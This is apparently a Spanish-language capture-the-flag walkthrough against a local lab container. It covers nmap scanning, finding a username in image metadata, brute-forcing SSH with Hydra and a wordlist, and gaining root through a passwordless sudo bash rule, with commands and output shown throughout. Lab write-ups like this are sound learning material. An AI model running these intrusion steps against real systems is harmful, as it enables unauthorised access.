




Empezamos a investigar con nuestro scrip favorito de nmap para ir sacando la información de este CTF.



Primero varios escaneos de puertos y luego nos centramos en buscar servicios, versiones y vulnerabilidades en los que encontramos abiertos, los clásicos 22 y 80.

 INICIO NMAP: 2026-02-21 17:57:57

 COMANDO: nmap -Pn -sS -n --top-ports 100 --open -T2 172.17.0.2

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

 INICIO NMAP: 2026-02-21 17:59:52

 COMANDO: nmap -sSCV -Pn -p 80,22 172.17.0.2

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

| ssh-hostkey:

| 256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)

|_ 256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)

80/tcp open http Apache httpd 2.4.59 ((Debian))

|_http-server-header: Apache/2.4.59 (Debian)

|_http-title: Site doesn't have a title (text/html).

MAC Address: 02:42:AC:11:00:02 (Unknown)

 INICIO NMAP: 2026-02-21 18:00:41

 COMANDO: nmap --script vuln -Pn -p 80,22 172.17.0.2

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_http-csrf: Couldn't find any CSRF vulnerabilities.

Parece que todo está actualizado y no hay más pistas, así que entramos a la página index y encontramos la pista.



La página index contiene unicamente una imagen. La extraemos y obtenemos los metadatos, y ahí aparece el nombre de usuario.

```
(kali@kali)-[~/scripts]
$ wget http://172.17.0.2/imagen.jpeg
--2026-02-21 18:19:40-- http://172.17.0.2/imagen.jpeg
Conectando con 172.17.0.2:80 ... conectado.
Petición HTTP enviada, esperando respuesta ... 200 OK
Longitud: 18667 (18K) [image/jpeg]
Grabando a: «imagen.jpeg»
```

```
(kali@kali)-[~/scripts]
$ exiftool imagen.jpeg
ExifTool Version Number      : 13.50
File Name                    : imagen.jpeg
Directory                    : .
File Size                     : 19 kB
File Modification Date/Time   : 2024:05:28 18:10:18+02:00
File Access Date/Time        : 2026:02:21 18:19:40+01:00
File Inode Change Date/Time   : 2026:02:21 18:19:40+01:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit               : None
X Resolution                  : 1
Y Resolution                  : 1
XMP Toolkit                   : Image::ExifTool 12.76
Description                   : _____ User: borazuwarah _____
Title                        : _____ Password: _____
```

Pasamos el usuario a Hydra y la contraseña aparece.

```
(kali㉿kali)-[~/scripts]
$ hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "borazuwarah" - pass "123456" - 1
[ATTEMPT] target 172.17.0.2 - login "borazuwarah" - pass "12345" - 2 o
[ATTEMPT] target 172.17.0.2 - login "borazuwarah" - pass "123456789" -
[ATTEMPT] target 172.17.0.2 - login "borazuwarah" - pass "password" -
[22][ssh] host: 172.17.0.2 login: borazuwarah password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02
```

Para la escalada de privilegios usamos sudo -l para encontrar que el usuario puede abrir una shell como root sin necesidad de contraseña y ... fin.

```
borazuwarah@a2073db051dd:~$ sudo -l
Matching Defaults entries for borazuwarah on a2073db051dd:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbi

User borazuwarah may run the following commands on a2073db051dd:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@a2073db051dd:~$ sudo /bin/bash
root@a2073db051dd:/home/borazuwarah# whoami
root
root@a2073db051dd:/home/borazuwarah# ls
root@a2073db051dd:/home/borazuwarah# ls -la
total 24
drwxr-xr-x 1 borazuwarah borazuwarah 4096 Feb 21 17:27 .
drwxr-xr-x 1 root        root        4096 May 28  2024 ..
-rw-r--r-- 1 borazuwarah borazuwarah  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 borazuwarah borazuwarah 3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 borazuwarah borazuwarah  807 Apr 23  2023 .profile
-rw-r--r-- 1 borazuwarah borazuwarah    0 Feb 21 17:27 .sudo_as_admin_successful
root@a2073db051dd:/home/borazuwarah# cat .sudo_as_admin_successful
```